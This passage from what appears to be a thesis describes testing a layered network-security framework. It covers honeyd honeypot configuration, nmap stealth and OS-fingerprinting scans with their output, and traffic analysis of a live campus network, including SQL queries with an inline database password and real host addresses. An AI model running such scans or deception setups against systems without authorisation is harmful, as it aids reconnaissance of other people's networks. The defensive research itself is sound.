


Figure 5.7: Virtual Honeypots Setup

```

/router-telnet.pl"
set router uid 32767 gid 32767
set router uptime 5184000
bind 172.31.1.100 router

```

route entry 172.31.1.100 network 172.31.1.0/24 adds the entry point into the virtual network. router-telnet.pl perl script simulates router. Arpd startup script monitors the entire virtual network by responding to the request from other hosts.

route 172.31.1.100 link 172.31.21.0/24 command is used to add direct links to the router. route 172.31.1.100 add net 172.31.21.0/24 172.31.21.25 adds a new network reachable the new router and the range of hosts. It is possible to add network characteristics such as the latency, loss and bandwidth. This honeypot implementation in the framework provides learning vision to the network attacks and highlights its usefulness in the

network security hierarchy.

5.6 Conclusions

In this chapter a proactive network surveillance framework is proposed, designed and further implemented. Framework is based on *onion model* of defense. The layered architecture gives complete *defense in depth*. The chapter forms the backbone of the work and implements the framework in its totality from the layer one to layer fifth. Details of the design and development efforts are reported.

At *Core Security* level, first layer, design of new file system, which would provide secure mounting is recommended and its development details are reported. Apart from this secure login process configuration is provided. Within *Routing and Traffic Control* layer, second layer, use of IMQ is emphasized for both egress and ingress shaping. Complete details with script and command line snippets is provided. At *Security Information System* layer, third layer, use of database logging and trend generation efforts are highlighted and details about their implementation are reported. *Perimeter Security* layer, fourth layer, recommends the placement of reactive security components within the network hierarchy and implemented IPtables and Snort. DMZ configuration is chosen to deploy Firewall and IDS implementation are placed within the hot-zones. *Learn and Monitor the Unknown* layer, fifth layer, recommends operating system hardening steps and implements a low interaction honeypot.

Subsequent chapter exposes the framework to various threat vectors and demonstrates usefulness of the work. A customized test bed was created for Case I and the Framework was put to Live test on public network for Case II.

Chapter 6

Deployment, Testing of the Framework and Results Obtained

Framework was deployed on various test beds and finally was put on test in the Live Network hierarchy. The traffic capture logs were analyzed and reports after proper graphing are documented in this chapter. Framework is able to fulfill its objectives as laid down in the initial proposal. Various hacking tools were used against the framework and it was found that framework is able to justify its position in the network hierarchy. All reports and steps taken to verify the usefulness of the framework are reported in the following sections.

6.1 Framework Evaluation and Results: Case I

The whole framework was tested against various threat vectors. Setup of the test bed is shown in Figure 6.1.

Firstly Core security layer was tested, Linux Redhat 9, Windows 2000 and proposed framework was installed on three different machines and allowed physical access to the systems. In security community it is said, once attacker has a physical access to the system, system no more belongs to the owner. Proposed framework is strengthened by making filesystem level changes, which are not recognized by standard utilities. Test




Figure 6.1: Test Bed for Testing the Proposed Framework

cases were successfully able to mount the Linux, Windows partitions on other systems and also it was tested that once hard drive is removed from the system and configured to work as slave, whole data on the drive was accessible.

On the other hand, proposed framework was able to restrict remote access thus not allowing to get mounted. Also when configured as slave machine local mount utilities were not able to recognize the filesystem type.

Next step was to test the framework against active fingerprinting tools like nmap. Nmap was executed against the framework and following results were observed:

```
[root@ns1 /]# nmap -v -sS -O 172.31.1.6
```

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ ) Host (172.31.1.6)
appears to be down, skipping it.
```

Note: Host seems down. If it is really up, but blocking our ping probes, try -P0 Nmap run completed -- 1 IP address (0 hosts up) scanned.

Following results shows nmap fingerprinting fails to detect the operating environment when deny all firewall rule is fired:

```
[root@ns1 /]# nmap -v -sS -O -P0 172.31.1.6
```

Starting nmap V. 3.00 (www.insecure.org/nmap/) Host (172.31.1.6)
appears to be up ... good. Initiating SYN Stealth Scan against
(172.31.1.3)

The SYN Stealth Scan took 1722 seconds to scan 1601 ports.

All 1601 scanned ports on (172.31.1.6) are: filtered Too many
fingerprints match this host for me to give an accurate OS guess

TCP/IP fingerprint:

SInfo(V=3.00%P=i386-redhat-linux-gnu%D=7/19%Time=44BDE628%0=-1%C=-1)
T5(Resp=N) T6(Resp=N) T7(Resp=N) PU(Resp=N)

Nmap run completed -- 1 IP address (1 host up) scanned in 1942
seconds.

After opening access for port number 22 (SSH) nmap was able to fingerprint it as
Linux-2.4.7 as shown:

```
[root@ns1 /]# nmap -v -sS -O -P0 172.31.1.6
```

Starting nmap V. 3.00 (www.insecure.org/nmap/) Host (172.31.1.6)
appears to be up ... good. Initiating SYN Stealth Scan against
(172.31.1.6)

Adding open port 22/tcp The SYN Stealth Scan took 750 seconds to
scan 1601 ports. For OSScan assuming that port 22 is open and port
32473 is closed and neither are firewalled

Interesting ports on (172.31.1.6): (The 1600 ports scanned but not

shown below are in state: filtered)

Port	State	Service
22/tcp	open	ssh

Remote operating system guess: Linux 2.4.7 (X86) TCP Sequence

Prediction: Class=random positive increments

Difficulty=1129696 (Good luck!) IPID Sequence Generation: All zeros

Nmap run completed -- 1 IP address (1 host up) scanned in 755 seconds

Next, Tenable Nessus was executed to find the vulnerabilities in the proposed framework. A new policy with many backdoors enabled options was used to lunch attacks against the framework. Tenable Nessus showed no vulnerability found in the framework. The network traffic was captured using tcpdump as

```
#tcpdump -s 1600 -w /logs/tcpdump.log
```

Captured file was taken for analysis and analyzed using Wireshark network protocol analyzer. Flow Graphs showing three-way handshake sequence as launched by two attacker machine, the protocol hierarchy summary and IO graphs thus obtained are given below:

Most of the attacks use TCP traffic. Figure 6.2 shows 99.33% of the traffic is TCP and Figure 6.3 shows Flow Graphs emphasizing three-way handshake sequences launched by attacker machines on various ports of the framework.

Protocol	% Packets	Packets	Bytes	Mbit/s
☐ Frame	100.00%	8761	1207107	0.005
☒ Ethernet	100.00%	8761	1207107	0.005
☐ Internet Protocol	100.00%	8761	1207107	0.005
☐ Transmission Control Protocol	99.35%	8704	1199988	0.005
☐ Hypertext Transfer Protocol	18.65%	1634	729574	0.003
Line-based text data	9.29%	814	454409	0.002
☐ User Datagram Protocol	0.60%	53	6879	0.000
Internet Control Message Protocol	0.05%	4	240	0.000

Figure 6.2: Protocol Hierarchy Statistics




Figure 6.3: IO Flow Graphs

A low interaction GenI Honeybot with two virtual Linux and two Window hosts is configured at Layer 5. Before configuring and running Honeyd, it was ensured that the Honeyd host responds to arp request for the IPs of the honeypots virtually hosted. This was achieved by using the arpd software to spoof arp responses on behalf of the honeypots.

```
#./arpd 172.31.1.0/24
```

Given below is the test configuration file to set up virtual hosts with user specified services running on it.

```
create linux
set linux personality "Linux 2.2.19"
add linux tcp port 23 "sh scripts/telnet.sh"
add linux tcp port 22 open
set linux default tcp action reset
set linux default udp action reset
bind 172.31.1.110 linux
bind 172.31.1.112 linux
```

```

create windows

set windows personality "Windows NT 4.0 Server
SP5-SP6"

set windows default tcp action reset
set windows default udp action reset

add windows tcp port 80 "perl scripts/iisemulator-
0.95/iisemul8.pl"

add windows tcp port 139 open
add windows tcp port 137 open
add windows udp port 137 open
add windows udp port 135 open

set windows uptime 42002

bind 172.31.1.101 windows
bind 172.31.1.102 windows

```

The above lines creates two templates called “linux” and “windows” and bind the honeypot IP addresses to the templates. The linux template tells honeyd to present itself as a “Linux 2.2.19” when any machine tries to fingerprint it with NMap or XProbe. Ports 22 and 23 are opened on both linux virtual machines. Script telnet.sh will emulate the default behavior at port 23. In case of windows machines template present itself as a Windows NT 4.0 SP5-SP6. Five ports are open on the honeypot, 80/tcp, 139/tcp, 137/tcp, 137/udp and and 135/udp. When a machine connects to port 80 of the honeypot, the honeypot will engage the client with an IIS emulator perl script. For ports that are closed, the configuration specifies that a RST be sent in the case of TCP, and an ICMP Port Unreachable message be sent for UDP.

Framework evaluation shows that low interaction honeynet is effective in creating virtual hosts across the network and successfully deceiving fingerprinting tools. This layer can be helpful in various areas of system security specifically, detecting active fingerprinting scans, flooding traffic analysis, creating operating system personalities and

more importantly detecting the unknown.

6.2 Framework Evaluation and Results: Case II

Case II evaluation was performed on the Live network of Thapar Institute of Engineering Technology, as shown in the Figure 6.4.




Figure 6.4: Testing with Live Network at Thapar Institute of Engineering and Technology

The analysis was done using the packet captures, framework is automatically set to dump network data into the central repository. awk, tcpdump, sort etc. common linux utilities were used to draw conclusions. First evaluation was done on a packet log of two hundred thousand packets. Next evaluation was done on one hundred thousand packets.

```
[root@proactive graph]# tcpdump -nnelr big1.pcap | wc -l
reading from file big1.pcap, link-type EN10MB (Ethernet)
203100
[root@proactive graph]#
```

Next, this log was sent to analysis database for post analysis as shown below:

```
[root@proactive graph]# tcpdump -vtttttnnelr t1.pcap |
./tcpdump2csv.pl "timestamp sou cemas destmac sip dip sport dport
flags len proto ttl id offset tos ipflags" > t1.csv

reading from file t1.pcap, link-type EN10MB (Ethernet)

root@proactive graph]# mv t1.csv /var/lib/mysql/snort_db/

[root@proactive graph]# mysql -uroot -p snort_db
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 146 to server version: 4.1.12

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> load data infile 't1.csv' into table sans fields
terminated by ',' lines
terminated by '\n' (timestamp, sourcemac, destmac, sourceip,
destip, sourceport
destport, proto, tcpflags, length, ttl, ipid, iptos,
ipflags, offset);
Query OK, 203100 rows affected, 0 warnings (7.50 sec)
Records: 203100 Deleted: 0 Skipped: 0 Warnings: 0
```

tcpdump generates the output in the following format -vtttt (means verbose and print time stamp prefixed with date) -nn (tells tcpdump not to resolve hostnames and

also prevent it from resolving the ports to service names, e option prints the link level headers thus giving the MAC addresses (which can be used to draw out the network topology) option l is used to line buffer the output and r is used to read the log file for post analysis. Proposed framework used both inline logging to database and tcpdump log generation as explained in previous chapter.

Figure 6.5 shows the whole traffic dump visualization, graphs were generated using afterglow.

```
[root@proactive graph]# tcpdump -vtttttnnelr t1.pcap |  
./tcpdump2csv.pl | ./afterglow.pl -c color.properties >  
wholetraffic.dot
```

```
[root@proactive graph]# cat wholetraffic.dot | neato -Tpng -o  
Whole_traffic.png
```

Next, using the database, source ip, destination ip, source port and destination port were extracted and fed to the graph generator and the output is depicted in the Figure 6.6.

These graphs not only give nice visualization but cut down the time to take decisions otherwise administrators have to dig deep into log files for hours to deduce some critical information. This ability of graphing is exploited in the following test cases. Framework generates bar graphs and pie charts for the various trends. For example, Figure 6.7 shows Top Ten traffic trends for port number 80 (HTTP) and 25 (SMTP) respectively. Figure 6.8 shows Protocol percentage data plot for Case I network traffic.

Top Ten Machines Hitting port 80

```
[root@proactive graph]# echo 'select count(sourceip),sourceip,  
destip,destport from san  
s where destport=80 and sourceip not like "%202.164.55.99%"  
group by sourceip'  
mysql -s -u root -ppass snort_db | awk
```




Figure 6.5: Whole Traffic Visualization: Case I

```
'{printf "%s,%s,%s\n",$1,$2,$3}' | sort
-g | tail -n 10
```

```
1564,172.31.8.75,163.167.80.58
1565,172.31.16.105,211.206.123.219
1643,172.31.8.32,72.14.235.104
1999,172.31.25.46,203.199.74.17
2367,172.31.8.100,210.210.18.241
2509,172.31.33.3,64.21.103.8
2632,210.212.113.5,202.164.55.115
```

3571,172.31.25.47,64.247.42.9
4889,172.31.8.56,216.252.106.75
5497,202.141.98.132,213.160.98.152

Top Ten Machines Hitting port 25

```
[root@proactive graph]# echo 'select count(sourceip),sourceip
from sans where destpor
=25 group by sourceip' | mysql -s -u root -ppass snort_db
| awk '{printf "%s,%s
n",$1,$2}' | sort -g | tail -n 10
```

38,81.213.89.187
38,83.8.12.49
39,86.38.231.197
56,84.56.176.213
58,202.164.55.114
71,84.1.59.183
71,88.12.134.5
140,172.31.6.88
141,172.31.6.83
234,59.163.196.114

This output provides a very interesting conclusion, from many days on TIET network, we wished to find is there any machine out of total 2000+ machines accessing the mail servers outside. Here, in TIET network web based email system is deployed and users are restricted to contact mail server 202.164.55.114 for their mailing application. In the above output, two internal network machines 172.31.6.88 and 172.31.6.83 are making SMTP connections to the outside world. Further, digging into database some graphs were generated as shown below. Figure 6.9 shows SMTP requests coming out of the TIET network and Figure 6.10 depicts machine 172.31.6.88 sending many requests out at port number 25.

SQL queries to find the data related to the 172.31.6.88 machine.

```
[root@proactive graph]# echo 'select sourceip,destip,destport from
sans where destport
=25 and destip not like "%202.164.55.114%" and sourceip not
like "%202.164.55.9
"' | mysql -s -u root -ppass snort_db
| awk '{printf "%s, %s, %s \n",$1,$2,$3}'
>port25.csv
```

```
[root@proactive graph]# echo 'select timestamp,sourceip,destip from
sans where destport
=25 and destip not like "%202.164.55.114%" and sourceip
="172.31.6.88"' |
mysql -s -u root -ppass snort_db | more
```

```
[root@proactive graph]# echo 'select timestamp,sourceip,destip from
sans where destport
=25 and destip not like "%202.164.55.114%" and sourceip
="172.31.6.88"' |
mysql -s -u root -ppass snort_db |
awk '{printf "%s,%s,%s\n",$3,$4,$2}'> 6.88port25
```

```
[root@proactive graph]# cat 6.88port25 | ./afterglow.pl -c
color.properties > 6.88port 25.dot
```

Figure 6.11 shows machine 172.31.6.88 sending number of requests at port 25, e.g. at 07:27:13 this machine makes 182 connections outside. Another machine 172.31.26.63 was found to produce enormous amount of network traffic, following graphs highlight the participation of this machine on the network. Figure 6.12 highlights enormous traffic being generated by 172.31.26.63, but this could be machines activity through out the day.

So, it was to be made ascertain that this machine is doing some malicious activity with the help of time frame. In order to know within which time frame this particular machine send these packets a plot was drawn with time stamp as a parameter. Figure 6.13 shows the time stamping graph and Figure 6.14 shows timestamp and destination IP to which 172.31.26.63 was sending packets.

Figure 6.15 shows the whole traffic dump visualization, graphs were generated on 26 December 06 using the framework. Using the database, source ip, destination ip, source port and destination port were extracted and fed to the graph generator and the output is depicted in the Figure 6.16.

Segment size graph, TimeLine graph and Time Sequence graphs for machine (172.31.26.63) interactions are shown in Figure 6.17 and Figure 6.18.

6.3 Conclusions

This chapter highlights the effectiveness of the framework in fulfilling the security requirements of an organization. Integration of various layers, synergy between them and reporting to the central repository emphasized the core kernel of the framework. Starting from the physical security to the knowing the unknown, framework captured each stakeholder of network security and addressed security at each level with effective precision. Test cases, especially running the framework on Live network, helped to ascertain that it delivers its results effectively and conforms to the objectives laid down in the initial proposal. Framework also helped as shown above to catch hold the machines which were compromised with the help of visualization. Network log visualization indeed helped to considerably cutdown the analysis and decision taking time. All the objectives are met and final conclusions and future scope is reported in the subsequent chapter.

Note: High resolution Figures and Graphs are available at

<http://www.tiet.ac.in/~msingh/thesis.htm>




Figure 6.6: SourceIP, DestinationIP, Sourceport, Destinationport, Graphing of the Captured Traffic: Case I

